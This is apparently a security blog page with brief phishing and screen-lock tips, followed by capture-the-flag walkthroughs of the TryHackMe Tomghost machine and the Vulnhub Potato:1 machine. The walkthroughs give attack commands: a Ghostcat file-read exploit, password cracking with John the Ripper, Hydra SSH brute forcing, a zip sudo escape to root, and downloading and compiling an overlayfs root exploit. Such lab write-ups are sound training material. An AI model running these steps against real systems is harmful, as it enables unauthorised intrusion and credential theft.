    Since phishing is the most popular cyber threat, check the sender’s email address whenever you receive a new email. Validate its credibility. Always access your banking profiles directly from the website, not through any links you receive. No matter who shares it.

    7.Lock your system whenever you walk away

    While taking a break, lock your system for the safety of your data. Even a glimpse of what you are doing while you have a tea or bathroom walk will help someone to use it to pose a threat. This rule was a must-be-obeyed one when you were in office and keep doing that while you are at home as well.

    Following these steps will keep you safe from the most common security risks. Just following these alone will not do though. Keep yourself up to date with the evolving cyber threats and patches releasing.

    “An internet-wide scan carried out by security researchers from Rapid7 had discovered over 11 million devices with 3389/TCP ports left open online, of which over 4.1 million are specifically speaking the RDP protocol.”

    Information security is no longer an IT team’s responsibility. You should realize that you don’t have to be in an IT or Security role to contribute to your company’s overall security.

    Be Aware.

    Take Initiate.

    Stay protected

  • Ghostcat Vulnerability CVE-2020-1938 explained and exploited with Try-Hack-Me Tomghost machine

    Today, I am back with an interesting blog on vulnerability named Ghostcat. The Apache Ghostcat vulnerability is an LFI (Local File Inclusion) vulnerability which is discovered by a security researcher of Chaitin Tech and came out in February 2020, while the world was gearing up for a lockdown fight up against the coronavirus. It allows an attacker to read files such as configuration files, text files, or any other tomcat directory files.

    What Ghostcat vulnerability can do?

    Due to a flaw in the Tomcat AJP protocol, by exploiting the Ghostacat vulnerability an attacker can read or include any files in the webapp directories of Tomcat. For example, An attacker can read the webapp configuration files or source code. In addition, if the target web application has a file upload function, the attacker may execute malicious code on the target host by exploiting file inclusion through Ghostcat vulnerability.

    You can get more information about it on

    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1938

    https://nvd.nist.gov/vuln/detail/CVE-2020-1938

    What is AJP (Apache Jserv Protocol)?

    It is a binary protocol that can proxy inbound requests from a web server through an application server that sits behind the webserver. It is essentially an optimized binary version of the HTTP protocol in binary form. This makes communication with the AJP port rather difficult using conventional tools.

    The simplest solution is to configure Apache as a local proxy, which performs transparent conversion of HTTP traffic to AJP format. Once configured, an attacker can use common tools and different exploits to exploit the Tomcat server over AJP.

    It can be used to reduce the processing costs related to HTTP requests and is mostly used in scenarios that require clustering or reverse proxies.

    By default, it is enabled on port 8009.

    By default, Tomcat is configured with two Connectors, which are HTTP Connector and AJP Connector:

    HTTP Connector: used to process HTTP protocol requests (HTTP/1.1), and the default listening address is 0.0.0.0:8080

    AJP Connector: used to process AJP protocol requests (AJP/1.3), and the default listening address is 0.0.0.0:8009

    How Ghostcat can become RCE (Remote Code Execution)?


    As we have discussed till now that Ghostcat is a file inclusion vulnerability and It’s not a Remote Code Execution (RCE) by default. But some circumstances made it RCE.

    João Matos, a well-known security researcher from Brazil, identified the prerequisites needed for Ghostcat to become an RCE.

    Apache Tomcat has officially released versions 9.0.31, 8.5.51, and 7.0.100, and a newer version to fix this vulnerability.

    Why does this vulnerability exist?

    By default, Tomcat treats AJP connections as having a higher level of trust, when compared to HTTP connections. When AJP is implemented correctly, the protocol requires a secret, which is required by anyone who queries the protocol. When we are using the default Tomcat configuration, this secret is not enabled and because of this, there is no security check done for requests coming into port 8009. This means that an unauthenticated attacker can access the port to read or potentially write to the server.

    TryHackMe has a machine named Tomghost, which has this vulnerability. So now we will exploit that machine and learn more about this.

     Tomghost: Try-Hack-Me machine

    Our goal is to identify recent vulnerabilities and exploit the system or read files that we should not have access to.


    To start this, I have Initiated the VPN connection and deploy the machine.


    As always, we will start with Nmap scan:

    nmap -sC -sV -vv -T4 <IP>


    We found 4 open ports: Port 22, Port 53, Port 8009, Port 8080

    Task 1: Compromising this machine and obtaining user.txt

    We can see that on port 8080 we have a Tomcat webserver and port 8009 is also open.

    Let’s access its website as an Apache is running.


    Here, we can see the default page for Apache Tomcat and it is running version 9.0.30. (We got the version from our Nmap scan results as well)

    So, now we can look for vulnerabilities on google.  After some googling, I found that Apache Tomcat versions 6.x, 7.x, 8.x, and 9.x are found to be vulnerable to this Ghostcat vulnerability which we discussed earlier.

    So, we can search for exploits in google. I found following on exploit DB: https://www.exploit-db.com/exploits/48143

    I also found another exploit on the GitHub of “00theway” which looks interesting.  So, I have decided to use this here. You can find that in here:

    https://github.com/00theway/Ghostcat-CNVD-2020-10487


    We need to get this in our system using following command:

     git clone https://github.com/00theway/Ghostcat-CNVD-2020-10487


    We can see the ajpShooter.py file in our directory.


    Following is code for ajpShooter, for readers interested in Python programming:


    Now let’s check how to use this.


    Now we want to use this to exploit and for that on 00theway’s GitHub page, we found following example:

    From this I made our command as following:


    python3 ajpShooter.py http://<IP>:<PORT> <AJP_PORT> /WEB-INF/web.xml read

    python3 ajpShooter.py http://10.10.170.107:8080 8009 /WEB-INF/web.xml read

    With the help of ajpShooter, We obtained a username and password.

    skyfuck:8730281lkjlkjdqlksalks


     From our Nmap scan results, we know that SSH is open. So let’s try to login through SSH and give this password.

    Yes…!!! We can log in successfully using that password… Now let’s find out what we have in here and we will also look for the flag.


    As you can see, We found 2 users here.

    After Switching to the merlin directory, I found the user.txt flag.

    THM{GhostCat_1s_so_cr4sy}

    So, we have successfully Compromised this machine and obtain user.txt and found our 1st flag..!!!

     Task 2:  Privilege Escalation and obtaining root:


     Switching to user ‘skyfuck’ again we found 2 files: credential.pgp and tryhackme.asc


    Here we have .pgp and .asc file. Opening .asc file gave me PGP private key shown below.

    From this and after researching on google, I learned that asc file is used to decrypt pgp.

    Before going further let’s quickly look at GPG.

    GnuPG (more commonly known as GPG) is an implementation of a standard known as PGP (Pretty Good Privacy). It uses a system of “public” and “private” keys for the encryption and signing of messages or data.

    It is a complete implementation of the OpenPGP standard as defined by RFC4880 (also known as PGP). GnuPG allows you to encrypt and sign your data and communications; it features a versatile key management system, along with access modules for all kinds of public key directories.


    For encryption and decryption, I found the following useful:


    So, we found a credential file earlier and it was encrypted using gpg and key to decrypt that file is tryhackme.asc. Let’s try to decrypt that.

    But We need a secret to decrypt this.

    As you can see, we don’t have sudo privilege here so to decrypt this file we need to copy this to our system.

    Let’s get this file on our system utilizing the Secure Copy (scp) command.

    scp copy files securely between hosts on a network. It uses ssh for data transfer and uses the same authentication and provides the same security as ssh.

    So, we can copy these 2 files across ssh connection. That connection will be securely encrypted, it is a very secure way to copy files between computers.

    scp uses by default the port 22 and connects via an encrypted connection or secure shell connection.

    Syntax: scp [-12346BCpqrv] [-c cipher] [-F ssh_config] [-i identity_file]

        [-l limit] [-o ssh_option] [-P port] [-S program]

        [[user@]host1:]file1 … [[user@]host2:]file2

    So, I will use following command for secure copy and Password: 8730281lkjlkjdqlksalks

    scp -p skyfuck@10.10.140.34:/home/skyfuck/tryhackme.asc tryhackme.asc

    Here, -p is for Preserving modification times, access times, and modes from the original file

    We have successfully copied 1 file. Let’s do it for the other as well.


    scp -p skyfuck@10.10.140.34:/home/skyfuck/credential.pgp credential.pgp

    Now, In our TryHackMe directory we have two extra files, ‘tryhackme.asc’ and ‘credential.pgp’.
    We can use john the ripper to crack the hast discover the password in ‘tryhackme.asc’.

    John the Ripper tool will help us with revealing the password hash hidden in the tryhackme.asc file. 


    For this, we will search for gpg2john. You can use locate command.

    Here we can pass it the file we got from the Tomghost machine and save the output.
    /usr/sbin/gpg2john tryhackme.asc > tryhackmeHash.txt


    This is what my hash file contains:


    Now, To crack this, we will use john with rockyou.txt file using following command:

    john –wordlist=/usr/share/wordlists/rockyou.txt tryhackmeHash

    So, we have the passphrase: alexandru

    Now can try to decrypt the credential.pgp with this passphrase to get the content using the command discussed earlier in Table.



    gpg –import tryhackme.asc


    When it prompts for password, we can supply password: alexandru as shown below:

    We can see that it also exposes some sensitive information like it is encrypted with a 3072-bit ELG key, ID 8F3DA3DCEC6707170.

    As you can see, the process is completed, and our key is imported.

    Now let’s decrypt this using following command:

    gpg –decrypt credential.pgp

    for decryption also they will authenticate you.

    Here, I entered the wrong password by mistake and learned that it provides only 3 tries for an attacker to unlock the OpenPGP secret key.

    Hurray..!!! After giving the correct password, Our decryption is successfully completed.


    As we can see, another user merlin, and his password is also revealed. Now we can try that with ssh:


    Now we can switch to user merlin using the obtained password and check the command that can be performed with sudo privilege:

    Lorem ipsum dolor sit amet, consectetur adipiscing elit. Ut elit tellus, luctus neca


    Here, we can run the zip command as root. So, I was looking for ways to use zip to get root access, on google and found  GTFOBins.

    It is a privilege escalation exploit we can utilize to elevate our privileges and get a root shell from zip.

    Here is the link:

    https://gtfobins.github.io/gtfobins/zip/#sudo

    Using the site GTFOBins, the zip application allows for a user to create a new shell as the root user.  Now we will see how to use it:

    .


    All we need to do now is simply copy and paste this command into the terminal and we should get a new command line as root.

    Let’s, give it a try.

    And finally, it’s Done. I simply change the directory to the /root and got the root.txt flag.

    THM{ZIP_1S_FAKE}

    With this second flag, we have completed this machine.

    It was a great machine as it had a recent real-world-related vulnerability. We learned a couple of new things in this blog.

    Conclusion:

    1. Started the machine and got into the same network using OpenVPN Service.
    2. We started initial recon with Nmap and found 4 open Ports. Which are 22, 53, 8009, and Port 8080. We also found what version and services they are running. That gave us information about Apache Tomcat version 9.30.30 is running on 8080 and Apache Jserv is on 8009.
    1. Looked for vulnerabilities associated with that and found well-known Ghostcat Vulnerability (CVE-2020-1938). When working with Apache Tomcat, always look for Ghostcat vulnerability.
    1. Found few ways to exploit it from exploiteDB and GitHub. Then started the exploitation phase with the Github repository of “00theway” with ajpShooter.py and got 1st user and his password.
    1. With those credentials tried to get access to the user using SSH but learned that he is not the root user. Started searching for some useful directory/information to escalate the privileges. Found out few files (.pgp and .asc), 1st flag, and another username.
    1. Stared privilege escalation to get access to the root user. Got access to PGP private key and tried to decrypt the ASCII file using that. For that securely copied both files to my system (because it was not a rooted user profile, so it required a secret phrase to decrypt the file) and crack the ASCII file using John the Ripper.
    1. Used gpg2john to get the Hash of ASCII file, and used rockyou world list with john to crack that hash. This gave the secret phrase.
    1. Using that we unlocked PGP key and got other user’s credentials. Login through SSH and found out that it was a root user.
    1. Learned that it can only run zip command as a root. Used GTFOBins to maintain elevated privilege and access the file systems and found the final flag.

    Thanks for reading…!!!

    Until Next time, Happy Hacking…!!!

  • Potato:1 Vulnhub Walkthrough

    Hello, Infosec Community !!

    Today let’s crack the Potato:1 Machine from Vulnhub. You can download the machine from here; ( https://www.vulnhub.com/entry/potato-1,529/ )

    Description:

    • Difficulty: Easy to Medium
    • Goal: Get the root shell i.e.(root@localhost:~#) and then obtain flag under /root).

    We are going to follow the PTES Standards for cracking the machine. So, let’s start with gather information about the machine.

    First find out the IP address assigned to the vulnerable machine.

    NetDiscover Tool

    It is an ARP scanner used to identify live hosts in a network. This comes under Information Gathering

    kali@kali:~$ sudo netdiscover

    As I found the IP address of the machine next, I am going to do a  NMAP scan and find out the service and ports open in the machine. Nmap scan is also a part of Information Gathering.

    kali@kali:~$ sudo nmap -sSV -vv -sC -T4 -p-  192.168.70.130

    I have done a full port scan and found out that the machine has only 2 open ports 80 & 7120.

    As I opened the port 80 in the browser, I did not find out anything curious. So, I moved on to the next port that is 7120 with SSH service open.

    Now let’s try to find vulnerabilities in the host. This method is known as Vulnerability analysis according to PTES.

    I opened the Nikto tool and ran a quick scan on the target IP address.

    kali@kali:~$ nikto -h 192.168.70.130

    No luck !! I did not find any vulnerability. So, let’s try to bruteforce the SSH service in port 7120.

    To bruteforce and crack the SSH credentials I used the powerful tool called THC-Hydra.

    kali@kali:~$ hydra -s 7120 -l potato -P /home/kali/Desktop/passlist.txt  ssh://192.168.70.130

    As you can see in the image above, I used the login username as root and was failing consecutively.

    Then I remember the hint which was given in the machine description.

    So, I used the name potato instead of root and BOOM !! I got the password.

    And to be mentioned, I did not use Rockyou password list which is by default available in Kali machine.

    Instead I used the

    https://github.com/danielmiessler/SecLists/tree/master/Passwords/Common-Credentials

    Now I got the SSH username and password to login to the vulnerable machine.

    kali@kali:~$ ssh potato@192.168.70.130 -p 7120 

    Here I have limited access. Also, I found out that the system runs in Linux Ubuntu version 3.13.0.24 generic.

    Let us do the Exploitation part as mentioned in PTES

    I did a quick search in google and exploitdb. Got it !! I found this exploit Overlayfs. It is a Local Privilege escalation exploit which affects few versions of ubuntu. You can find the exploit code here https://www.exploit-db.com/exploits/37292

    I downloaded the file and saved it as 37292.c as we are going to compile the exploit code in gcc.

    Here I used  SimpleHTTPserver to create a quick web server to host the exploit code.

    kali@kali:~/Desktop$ sudo python -m SimpleHTTPServer 80

    In a new terminal I used wget tool to host this exploit code into the web server.

    kali@kali:~/Desktop$ wget http://192.168.70.130:80/37292.c

    Now going to the Final stage !!

    Lets download the exploit code to the target machine.

    Use the same wget command to download the file from the web server. But before that change directory to /tmp

    potato@ubuntu:~$ cd /tmp

    Now download the file and check if it is there using the ls command.

    Compile the exploit code using gcc.

    Here I am exploiting the Vulnerability we found.

    potato@ubuntu:/tmp$ gcc 37292.c -o 37292

    The exploit code is successfully executed. Now will check for the permission I have.

    I got the root permission and now can execute any commands.

    So now let’s find the hidden flag. Change the directory to /root

    Just use the ls commands to see what all the files are available in the /root folder.

    Here I found the proof.txt in which is the Flag.

                                                                 Found the Flag Proof.txt